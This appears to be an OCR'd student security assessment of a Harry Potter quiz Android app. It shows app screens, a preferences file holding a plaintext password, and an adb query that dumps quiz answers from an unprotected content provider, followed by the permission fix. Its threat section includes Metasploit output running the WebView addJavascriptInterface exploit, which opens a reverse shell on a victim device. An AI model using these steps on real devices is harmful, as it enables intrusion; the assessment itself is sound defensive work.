

20:39
1)
Whose pet is a cat?
Time: 9 sec
Filtch
Hermoine
Both
None
Display Hint
Pause
Mrs Crookshanks



20:39
3)
A position in Quidditch
Time:
34 sec
Snatcher
Grabber
Bowler
Keeper
Display Hint
Pause
Try again!



20:39
4)
Who was the monster of Slytherine?
Time:
43 sec
Aragog
Basilisk
Norbert
Fluffy
Display Hint
Pause
Correct Answer!



20:40
4)
Who was the monster of Slytherine?
Time: 52 sec
Aragog
Basilisk
Norbert
Fluffy
Display Hint
Resume


20:40
Current Session Summary
Score 8
Correct Answers 5
Wrong Answers 1
Hints taken 1
Time 56
Home
Share



20:40
Current Session Summary
Score 8
Select Contact
Choose the contact to share the score via text message
Piyush Ganatra
Share
Cancel
Home
Share



20:40
Current Session Summary
Score 8
Share Confirm
You are about to share your score via text message which may result in charges as per the tariff plan of your service provider. Do you wish to continue?
Send
Cancel
Home
Share



20:41
Hi, Parjanya
Let us start having fun
Start new Quiz
Confirm Log Out
Are you sure you want to log out?
Log Out
Cancel
Keep waving the wands!
Keep brewing the potions!
Keep the magic alive!


20:41
1)
Who was the monster of Slytherine?
Time: 4 sec
Confirm Exit
Are you sure you want to terminate the quiz?
Quit
Cancel
Display Hint
Pause

Phase – 3 : Identifying threats







Hallows.xml


```xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="Name">Parjanya</string>
    <string name="p.v">password</string>
    <int name="just_installed" value="1" />
    <int name="logged_in" value="1" />
    <int name="Wrong" value="0" />
    <int name="Correct" value="0" />
    <string name="UID">p.v</string>
    <int name="Hints" value="0" />
    <int name="Marks" value="0" />
    <int name="Best_time" value="-1" />
</map>
```


```
msf > search android

Matching Modules
================

   Name
   ----
   auxiliary/gather/android_htmlfileprovider
ider File Disclosure
   auxiliary/scanner/sip/sipdroid_ext_enum
rabber
   exploit/android/browser/webview_addjavascriptinterface
WebView addJavascriptInterface Code Execution
   exploit/multi/handler
ler
   payload/android/meterpreter/reverse_tcp
 Dalvik Reverse TCP Stager
   payload/android/shell/reverse_tcp
k Reverse TCP Stager


msf >
```

```
msf exploit(webview_addjavascriptinterface) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.104:4444
[*] Using URL: http://0.0.0.0:8080/srini0x00
msf exploit(webview_addjavascriptinterface) > [*]  Local IP: http://192.168.1.104:8080/srini0x00
[*] Server started.
```


As we can see in the above figure, a reverse handler has been started at http://192.168.1.104/srini0x00. We can directly share this URL with the victim. Once he opens it, it will open up a shell on the device as shown in the figure below.


```
msf exploit(webview_addjavascriptinterface) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.104:4444
[*] Using URL: http://0.0.0.0:8080/srini0x00
msf exploit(webview_addjavascriptinterface) > [*]  Local IP: http://192.168.1.104:8080/srini0x00
[*] Server started.
[*] 192.168.1.102    webview_addjavascriptinterface - Gathering target information.
[*] 192.168.1.102    webview_addjavascriptinterface - Sending response HTML.
[*] 192.168.1.102    webview_addjavascriptinterface - Serving exploit HTML
[*] Command shell session 1 opened (192.168.1.104:4444 -> 192.168.1.102:47923) at 2014-05-09 05:22:21 -0400
```



C:\Windows\system32\cmd.exe
C:\Users\Parjanya>adb shell content query --uri content://com.example.parjanya.t
hedeathlyhallows.questionprovider/questions
WARNING: linker: libvc1dec_sa.ca7.so has text relocations. This is wasting memor
y and is a security risk. Please fix.
WARNING: linker: libvc1dec_sa.ca7.so has text relocations. This is wasting memor
y and is a security risk. Please fix.
Row: 0 _id=0, question_text=What are the correct initials of Albus Dumbledore?,
option_1=APBWD, option_2=APWBD, option_3=ABPWD, option_4=ABWPD, answer=B, hint=H
is fathers name is Percival
Row: 1 _id=1, question_text=Whose pet is a cat?, option_1=Filtch, option_2=Hermo
ine, option_3=Both, option_4=None, answer=C, hint=Mrs Crookshanks
Row: 2 _id=2, question_text=Who was Harry's best friend?, option_1=Ronald, optio
n_2=Snape, option_3=Malfoy, option_4=Neville, answer=A, hint=The Red Haired
Row: 3 _id=3, question_text=A position in Quidditch, option_1=Snatcher, option_2
=Grabber, option_3=Bowler, option_4=Keeper, answer=D, hint=The position is also
in football
Row: 4 _id=4, question_text=Who was the monster of Slytherine?, option_1=Aragog,
 option_2=Basilisk, option_3=Norbert, option_4=Fluffy, answer=B, hint=A giant sn
ake
C:\Users\Parjanya>


20:32
Website
POTTERMORE.COM
Items
New on Pottermore.com
Brand new writing by J.K. Rowling is now available to discover in Harry Potter and the Half-Blood Prince.

Phase – 4 : Securing the App






Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>adb devices
List of devices attached
C:\Windows\system32>adb devices
List of devices attached
0123456789ABCDEF device
C:\Windows\system32>adb shell content query --uri content://com.example.parjanya
.thedeathlyhallows.questionprovider/questions
WARNING: linker: libvc1dec_sa.ca7.so has text relocations. This is wasting memor
y and is a security risk. Please fix.
WARNING: linker: libvc1dec_sa.ca7.so has text relocations. This is wasting memor
y and is a security risk. Please fix.
Error while accessing provider:com.example.parjanya.thedeathlyhallows.questionpr
java.lang.SecurityException: Permission Denial: opening provider com.example.par
janya.thedeathlyhallows.QuestionProvider from (null) (pid=32229, uid=2000) requi
res com.example.parjanya.thedeathlyhallows.PERMISSION_READ_WRITE or com.example.
parjanya.thedeathlyhallows.PERMISSION_READ_WRITE
at android.os.Parcel.readException(Parcel.java:1432)
at android.app.ActivityManagerProxy.getContentProviderExternal(ActivityM
anagerNative.java:2962)
at com.android.commands.content.Content$Command.execute(Content.java:375
)
at com.android.commands.content.Content.main(Content.java:544)
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:243)
at dalvik.system.NativeStart.main(Native Method)
C:\Windows\system32>